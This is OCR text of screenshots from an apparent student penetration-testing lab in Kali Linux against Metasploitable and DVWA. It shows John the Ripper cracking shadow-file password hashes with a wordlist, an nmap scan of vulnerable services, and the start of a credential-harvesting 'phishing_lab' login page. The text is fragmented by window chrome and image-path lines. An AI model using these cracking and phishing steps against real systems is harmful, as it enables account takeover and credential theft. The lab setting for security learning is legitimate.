└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:08
kali@kali: ~
Session Actions Edit View Help
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.952 ms
— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:06 IST
Nmap scan report for 192.168.56.103
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
┌──(kali㉿kali)-[~]
└─$
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 9:33


*Untitled 2 - Mousepad


File Edit Search View Document Help

shadow.txt Untitled 2

```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST"
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
(genmon)XXX 23:08
kali@kali: ~/phishing_lab
Session Actions Edit View Help
[Wed Oct 29 21:33:49.245006 2025] [php:error] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
chmod: cannot access '/var/www/html/log.txt': No such file or directory
(kali㉿kali)-[~/phishing_lab]
$ sudo touch /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
[sudo] password for kali:
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$ sudo systemctl restart apache2
[sudo] password for kali:
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/submit.php
(kali㉿kali)-[~/phishing_lab]
$ sudo ls -l /var/www/html/
total 24
drwxr-xr-x 12 www-data www-data 4096 Oct 5 20:57 dvwa
-rw-r--r-- 1 www-data www-data 202 Oct 7 14:17 index.html
-rw-r--r-- 1 root root 615 Sep 28 03:28 index.nginx-debian.html
-rw-r--r-- 1 root root 376 Oct 29 21:06 login.html
-rwxrwxrwx 1 root root 0 Oct 29 21:48 log.txt
-rw-rw-r-- 1 kali kali 28 Oct 4 12:29 shell.php
-rwxrwxrwx 1 root root 354 Oct 29 21:07 submit.php
(kali㉿kali)-[~/phishing_lab]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
10:15
Kali Linux
New Tab
New Tab
about:newtab
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Firefox
Search the web
Amazon
Sponsored
Login :: Damn Vulnerabl...
YouTube
Wikipedia
NDTV
Reddit
Add Shortcut
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 9:31

*Untitled 2 - Mousepad

File Edit Search View Document Help


shadow.txt Untitled 2

```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title>
6 <style>
7 body { font-family:Arial; background: #f0f0f0; margin: 0; padding: 0; } .login-box {
```

Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help



Mouse integration ...

Don't show again


Auto capture keyboard ...

Don't show again

Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help



Mouse integration ...

Don't show again

Auto capture keyboard ...

Don't show again

Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


(genmon)XXX 23:19


kali@kali: ~/phishing_lab


Session Actions Edit View Help

